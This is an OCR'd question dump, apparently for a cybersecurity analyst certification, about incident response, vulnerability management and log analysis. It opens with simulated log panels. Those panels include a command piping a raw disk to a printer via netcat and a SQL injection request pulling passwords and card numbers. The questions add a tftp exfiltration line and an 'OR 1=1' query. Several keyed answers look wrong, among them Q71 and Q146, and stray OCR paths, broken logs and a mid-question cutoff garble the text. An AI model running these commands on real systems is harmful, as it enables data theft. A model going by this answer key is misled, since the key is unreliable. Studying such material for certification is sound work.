Localhost:~# nmap -A 172.30.0.10
Starting nmap 7.01 (http://www.insecure.org/nmap/) at 2016-03-02 16:20 EDT



21/tcp open ftp
23/tcp open telnet?
80/tcp open http
280/tcp open http
515/tcp open sdmsvc LANDesk Software Distribution (sdmsvc.exe)
631/tcp open http
9100/tcp open
Device type: printer|print server
Running: embedded
OS details: printer/print server
Nmap finished 1 IP address (1 host up) scanned in 4.20 seconds
Localhost: ~# cat /dev/hda|netcat -q 0 172.30.0.10 9100
Logs
Solutions
Development PC
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
NIPS
Save
Exit


Logs
Solutions
Accounting PC
X
Audit Success 3/20/2016 16:40:43 AM Microsoft Windows security auditing. 4738 User Account Management
Audit Success 3/20/2016 16:40:43 AM Microsoft Windows security auditing. 4732 Security Group Management
Audit Success 3/20/2016 16:40:43 AM Microsoft Windows security auditing. 4738 User Account Management
Audit Success 3/20/2016 16:40:43 AM Microsoft Windows security auditing. 4732 Security Group Management
Audit Success 3/20/2016 16:40:42 AM Microsoft Windows security auditing. 4738 User Account Management
Audit Success 3/20/2016 16:40:41 AM Microsoft Windows security auditing. 4722 User Account Management
Audit Success 3/20/2016 16:40:41 AM Microsoft Windows security auditing. 4720 User Account Management
Audit Success 3/20/2016 16:40:40 AM Microsoft Windows security auditing. 4728 Security Group Management
Audit Success 3/20/2016 16:40:37 AM Microsoft Windows security auditing. 4625 Logon
Audit Success 3/20/2016 16:40:37 AM Microsoft Windows security auditing. 4672 Special Logon
Audit Success 3/20/2016 16:40:37 AM Microsoft Windows security auditing. 4624 Logon
Audit Success 3/20/2016 16:40:37 AM Microsoft Windows security auditing. 4624 Logon
Audit Failure 3/20/2016 16:40:37 AM Microsoft Windows security auditing. 4648 Logon
Audit Success 3/20/2016 16:40:36 AM Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Success 3/20/2016 16:40:36 AM Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Success 3/20/2016 16:40:36 AM Microsoft Windows security auditing. 4624 Logon
Audit Success 3/20/2016 16:40:36 AM Microsoft Windows security auditing. 4672 Special Logon
Logs
Solutions
Accounting PC
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
HIPS
Save
Exit
Logs
Solutions
Web Server
X
123.123.123.123 - - [02/Mar/2016:16:20:48 -0400] "GET /pics/wpaper.gif




```
I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:48 -0400] "GET /contacts.html
HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /asctortf/ HTTP/1.0" 200
8130 "http://search.company.com/Computers/Data_Formats/Document/Text/RTF"
"Mozilla/4.05 (Macintosh; I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:49 -0400] "GET /contacts.html
HTTP/1.0" 200 4595 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:49 -0400] "GET /pics/5star2000.gif
HTTP/1.0" 200 4005 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh;
I; PPC)"
fcrawler.company.com - - [02/Mar/2016:16:20:50 -0400] "GET /news/news.html
HTTP/1.0" 200 16716 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
123.123.123.123 - - [02/Mar/2016:16:20:50 -0400] "GET /pics/5star.gif HTTP/1.0"
200 1031 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /pics/a2hlogo.jpg
HTTP/1.0" 200 4282 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh;
I; PPC)"
123.123.123.123 - - [02/Mar/2016:16:20:51 -0400] "GET /cgi-bin/newcount
HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I;
PPC)"
ppp931.on.company.com - - [02/Mar/2016:16:20:52 -0400] "GET
/download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA  (Win95; U)"
151.44.15.252 - - [02/Mar/2016:16:20:58 -0400] "GET /cgi-
bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863
 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0;
 Windows NT 5.1; Hotbar 4.4.7.0)
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET
http://www.comptia.com/asctortf/portal.php?ID=-1 UNION SELECT 1,pass,cc
FROM users WHERE uname='test' HTTP/1.1
123.123.123.123 - - [02/Mar/2016:16:21:00 -0400] "GET /internet/index.html
HTTP/1.1" 200 6792 "http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /js/master.js HTTP/1.1" 200
2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /css/master.css HTTP/1.1"
200 6123 "http://www.company.com/cgi-
 Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET
```


151.44.15.252 - - [02/Mar/2016:16:21:21 +1200] "GET /data/zookeeper/ico-100.gif HTTP/1.1" 200 196 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)
151.44.15.252 - - [02/Mar/2016:16:21:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm


Logs
Solutions
Web Server
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Application whitelisting
Save
Exit


Logs
Solutions
Database
X
Audit Failure 2016/4/16 11:33 Microsoft Windows security auditing. 4625 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4672 Special Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4648 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Failure 2016/4/16 11:35 Microsoft Windows security auditing. 4673 Sensitive Privilege Use
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4624 Logon
Audit Success 2016/4/16 11:35 Microsoft Windows security auditing. 4672 Special Logon


Logs
Solutions
Database
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit
Logs
Solutions
Marketing PC
X
File isoburner.iso.rar download complete. Seeding...
Logs
Solutions
Marketing PC
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit

NEW QUESTION 71
A software assurance lab is performing a dynamic assessment on an application by automatically generating and inputting different, random data sets to attempt to cause an error/failure condition. Which of the following software assessment capabilities is the lab performing AND during which phase of the SDLC should this occur? (Select two.)

A. Fuzzing
B. Behavior modeling
C. Static code analysis
D. Prototyping phase
E. Requirements phase
F. Planning phase

Answer: AC

NEW QUESTION 73
Datacenter access is controlled with proximity badges that record all entries and exits from the datacenter.
The access records are used to identify which staff members accessed the data center in the event of equipment theft.
Which of the following MUST be prevented in order for this policy to be effective?

A. Password reuse
B. Phishing
C. Social engineering
D. Tailgating

Answer: D

NEW QUESTION 75
A software patch has been released to remove vulnerabilities from company's software. A security analyst has been tasked with testing the software to ensure the vulnerabilities have been remediated and the application is still functioning properly. Which of the following tests should be performed NEXT?

A. Fuzzing
B. User acceptance testing
C. Regression testing
D. Penetration testing

Answer: C

NEW QUESTION 77
A security analyst received a compromised workstation. The workstation's hard drive may contain evidence of criminal activities. Which of the following is the FIRST thing the analyst must do to ensure the integrity of the hard drive while performing the analysis?

A. Make a copy of the hard drive.
B. Use write blockers.
C. Run rm –R command to create a hash.
D. Install it on a different machine and explore the content.

Answer: B

NEW QUESTION 81
A company that is hiring a penetration tester wants to exclude social engineering from the list of authorized activities. Which of the following documents should include these details?

A. Acceptable use policy
B. Service level agreement
C. Rules of engagement
D. Memorandum of understanding
E. Master service agreement

Answer: C

NEW QUESTION 85
Law enforcement has contacted a corporation's legal counsel because correlated data from a breach shows the organization as the common denominator from all indicators of compromise. An employee overhears the conversation between legal counsel and law enforcement, and then posts a comment about it on social media. The media then starts contacting other employees about the breach. Which of the following steps should be taken to prevent further disclosure of information about the breach?

A. Security awareness about incident communication channels
B. Request all employees verbally commit to an NDA about the breach
C. Temporarily disable employee access to social media
D. Law enforcement meeting with employees

Answer: A

NEW QUESTION 87

An analyst wants to use a command line tool to identify open ports and running services on a host along with the application that is associated with those services and port. Which of the following should the analyst use?

A. Wireshark
B. Qualys
C. netstat
D. nmap
E. ping

Answer: D

NEW QUESTION 91
An HR employee began having issues with a device becoming unresponsive after attempting to open an email attachment. When informed, the security analyst became suspicious of the situation, even though there was not any unusual behavior on the IDS or any alerts from the antivirus software. Which of the following BEST describes the type of threat in this situation?

A. Packet of death
B. Zero-day malware
C. PII exfiltration
D. Known virus

Answer: B

NEW QUESTION 95
A technician receives a report that a user's workstation is experiencing no network connectivity. The technician investigates and notices the patch cable running the back of the user's VoIP phone is routed directly under the rolling chair and has been smashed flat over time.
Which of the following is the most likely cause of this issue?

A. Cross-talk
B. Electromagnetic interference
C. Excessive collisions
D. Split pairs

Answer: C

NEW QUESTION 97
Which of the following represent the reasoning behind careful selection of the timelines and time-of-day boundaries for an authorized penetration test? (Select TWO).

A. To schedule personnel resources required for test activities
B. To determine frequency of team communication and reporting
C. To mitigate unintended impacts to operations
D. To avoid conflicts with real intrusions that may occur
E. To ensure tests have measurable impact to operations

Answer: AC

NEW QUESTION 102
A recent vulnerability scan found four vulnerabilities on an organization's public Internet-facing IP addresses. Prioritizing in order to reduce the risk of a breach to the organization, which of the following should be remediated FIRST?

A. A cipher that is known to be cryptographically weak.
B. A website using a self-signed SSL certificate.
C. A buffer overflow that allows remote code execution.
D. An HTTP response that reveals an internal IP address.

Answer: C

NEW QUESTION 104
An organization wants to remediate vulnerabilities associated with its web servers. An initial vulnerability scan has been performed, and analysts are reviewing the results. Before starting any remediation, the analysts want to remove false positives to avoid spending time on issues that are not actual vulnerabilities. Which of the following would be an indicator of a likely false positive?

A. Reports show the scanner compliance plug-in is out-of-date.
B. Any items labeled 'low' are considered informational only.
C. The scan result version is different from the automated asset inventory.
D. 'HTTPS' entries indicate the web page is encrypted securely.

Answer: B

NEW QUESTION 109
A cybersecurity analyst has received a report that multiple systems are experiencing slowness as a result of a DDoS attack. Which of the following would be the BEST action for the cybersecurity analyst to perform?

A. Continue monitoring critical systems.
B. Shut down all server interfaces.
C. Inform management of the incident.

D. Inform users regarding the affected systems.

Answer: C

NEW QUESTION 112
An analyst was testing the latest version of an internally developed CRM system. The analyst created a basic user account. Using a few tools in Kali's latest distribution, the analyst was able to access configuration files, change permissions on folders and groups, and delete and create new system objects. Which of the following techniques did the analyst use to perform these unauthorized activities?

A. Impersonation
B. Privilege escalation
C. Directory traversal
D. Input injection

Answer: C

NEW QUESTION 113
A company has several internal-only, web-based applications on the internal network. Remote employees are allowed to connect to the internal corporate network with a company-supplied VPN client. During a project to upgrade the internal application, contractors were hired to work on a database server and were given copies of the VPN client so they could work remotely. A week later, a security analyst discovered an internal web-server had been compromised by malware that originated from one of the contractor's laptops. Which of the following changes should be made to BEST counter the threat presented in this scenario?

A. Create a restricted network segment for contractors, and set up a jump box for the contractors to use to access internal resources.
B. Deploy a web application firewall in the DMZ to stop Internet-based attacks on the web server.
C. Deploy an application layer firewall with network access control lists at the perimeter, and then create alerts for suspicious Layer 7 traffic.
D. Require the contractors to bring their laptops on site when accessing the internal network instead of using the VPN from a remote location.
E. Implement NAC to check for updated anti-malware signatures and location-based rules for PCs connecting to the internal network.

Answer: E

NEW QUESTION 118
A company has received the results of an external vulnerability scan from its approved scanning vendor. The company is required to remediate these vulnerabilities for clients within 72 hours of acknowledgement of the scan results.
Which of the following contract breaches would result if this remediation is not provided for clients within the time frame?

A. Service level agreement
B. Regulatory compliance
C. Memorandum of understanding
D. Organizational governance

Answer: A

NEW QUESTION 122
A new zero day vulnerability was discovered within a basic screen capture app, which is used throughout the environment Two days after discovering the vulnerability, the manufacturer of the software has not announced a remediation or it there will be a fix for this newly discovered vulnerability. The vulnerable application is not uniquely critical, but it is used occasionally by the management and executive management teams The vulnerability allows remote code execution to gam privileged access to the system Which of the following is the BEST course of action to mitigate this threat'

A. Work with the manufacturer to determine the tone frame for the fix.
B. Block the vulnerable application traffic at the firewall and disable the application services on each computer.
C. Remove the application and replace it with a similar non-vulnerable application.
D. Communicate with the end users that the application should not be used until the manufacturer has reserved the vulnerability.

Answer: D

NEW QUESTION 126
Considering confidentiality and integrity, which of the following make servers more secure than desktops? (Select THREE).

A. VLANs
B. OS
C. Trained operators
D. Physical access restriction
E. Processing power
F. Hard drive capacity

Answer: BCD

NEW QUESTION 127
An organization wants to harden its web servers. As part of this goal, leadership has directed that vulnerability scans be performed, and the security team should remediate the servers according to industry best practices. The team has already chosen a vulnerability scanner and performed the necessary scans, and now the team
needs to prioritize the fixes. Which of the following would help to prioritize the vulnerabilities for remediation in accordance with industry best practices?

A. CVSS
B. SLA
C. ITIL
D. OpenVAS

E. Qualys

Answer: A

NEW QUESTION 128
An organization uses Common Vulnerability Scoring System (CVSS) scores to prioritize remediation of vulnerabilities.
Management wants to modify the priorities based on a difficulty factor so that vulnerabilities with lower CVSS scores may get a higher priority if they are easier to implement with less risk to system functionality. Management also wants to quantify the priority. Which of the following would achieve management's objective?

A. (CVSS Score) * Difficulty = PriorityWhere Difficulty is a range from 0.1 to 1.0 with 1.0 being easiest and lowest risk to implement
B. (CVSS Score) * Difficulty = PriorityWhere Difficulty is a range from 1 to 5 with 1 being easiest and lowest risk to implement
C. (CVSS Score) / Difficulty = PriorityWhere Difficulty is a range from 1 to 10 with 10 being easiest and lowest risk to implement
D. ((CVSS Score) * 2) / Difficulty = PriorityWhere CVSS Score is weighted and Difficulty is a range from 1 to 5 with 5 being easiest and lowest risk to implement

Answer: C

NEW QUESTION 131
After a recent security breach, it was discovered that a developer had promoted code that had been written to the production environment as a hotfix to reserve a user navigation issue that was causing issues for several customers. The code had inadvertently granted administrative privileges to all users, allowing inappropriate access to sensitive data and reports. Which of the following could have prevented the code from being released into the production environment?

A. Cross training
B. Succession planning
C. Automated reporting
D. Separation of duties

Answer: D

NEW QUESTION 133
An ATM in a building lobby has been compromised. A security technician has been advised that the ATM must be forensically analyzed by multiple technicians.
Which of the following items in a forensic tool kit would likely be used FIRST? (Select TWO).

A. Drive adapters
B. Chain of custody form
C. Write blockers
D. Crime tape
E. Hashing utilities
F. Drive imager

Answer: BC

NEW QUESTION 138
Following a data compromise, a cybersecurity analyst noticed the following executed query: SELECT * from Users WHERE name = rick OR 1=1
Which of the following attacks occurred, and which of the following technical security controls would BEST reduce the risk of future impact from this attack? (Select TWO).

A. Cookie encryption
B. XSS attack
C. Parameter validation
D. Character blacklist
E. Malicious code execution
F. SQL injection

Answer: CF

Explanation: Reference https://lwn.net/Articles/177037/

NEW QUESTION 142
A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines.
Which of the following represents a FINAL step in the eradication of the malware?

A. The workstations should be isolated from the network.
B. The workstations should be donated for reuse.
C. The workstations should be reimaged.
D. The workstations should be patched and scanned.

Answer: D

NEW QUESTION 146
A business-critical application is unable to support the requirements in the current password policy because it does not allow the use of special characters.
Management does not want to accept the risk of a possible security incident due to weak password standards. Which of the following is an appropriate means to limit the risks related to the application?

A. A compensating control
B. Altering the password policy
C. Creating new account management procedures

D. Encrypting authentication traffic

Answer: D

NEW QUESTION 150
The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The security analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reactions, server functionality does not seem to be affected, and no malware was found after a scan.
Which of the following actions should the analyst take?

A. Reschedule the automated patching to occur during business hours.
B. Monitor the web application service for abnormal bandwidth consumption.
C. Create an incident ticket for anomalous activity.
D. Monitor the web application for service interruptions caused from the patching.

Answer: C

NEW QUESTION 155
Weeks before a proposed merger is scheduled for completion, a security analyst has noticed unusual traffic patterns on a file server that contains financial information. Routine scans are not detecting the signature of any known exploits or malware. The following entry is seen in the ftp server logs:
tftp –I 10.1.1.1 GET fourthquarterreport.xls
Which of the following is the BEST course of action?

A. Continue to monitor the situation using tools to scan for known exploits.
B. Implement an ACL on the perimeter firewall to prevent data exfiltration.
C. Follow the incident response procedure associate with the loss of business critical data.
D. Determine if any credit card information is contained on the server containing the financials.

Answer: C

NEW QUESTION 158
A newly discovered malware has a known behavior of connecting outbound to an external destination on port 27500 for the purpose of exfiltrating data. The following are four snippets taken from running netstat –an on separate Windows workstations:

Workstation A:

Proto	Local Address	Foreign Address	State
TCP	10.1.2.3:49321	EXTERNALIP:27500	ESTABLISHED
TCP	10.1.2.3:49321	EXTERNALIP:27500	ESTABLISHED
TCP	10.1.2.3:49323	EXTERNALIP:27500	ESTABLISHED
TCP	10.1.2.3:49324	EXTERNALIP:27500	ESTABLISHED
TCP	10.1.2.3:49325	EXTERNALIP:27500	ESTABLISHED

Workstation B:

Proto	Local Address	Foreign Address	State
TCP	[::]:135	[::]:0	Listening
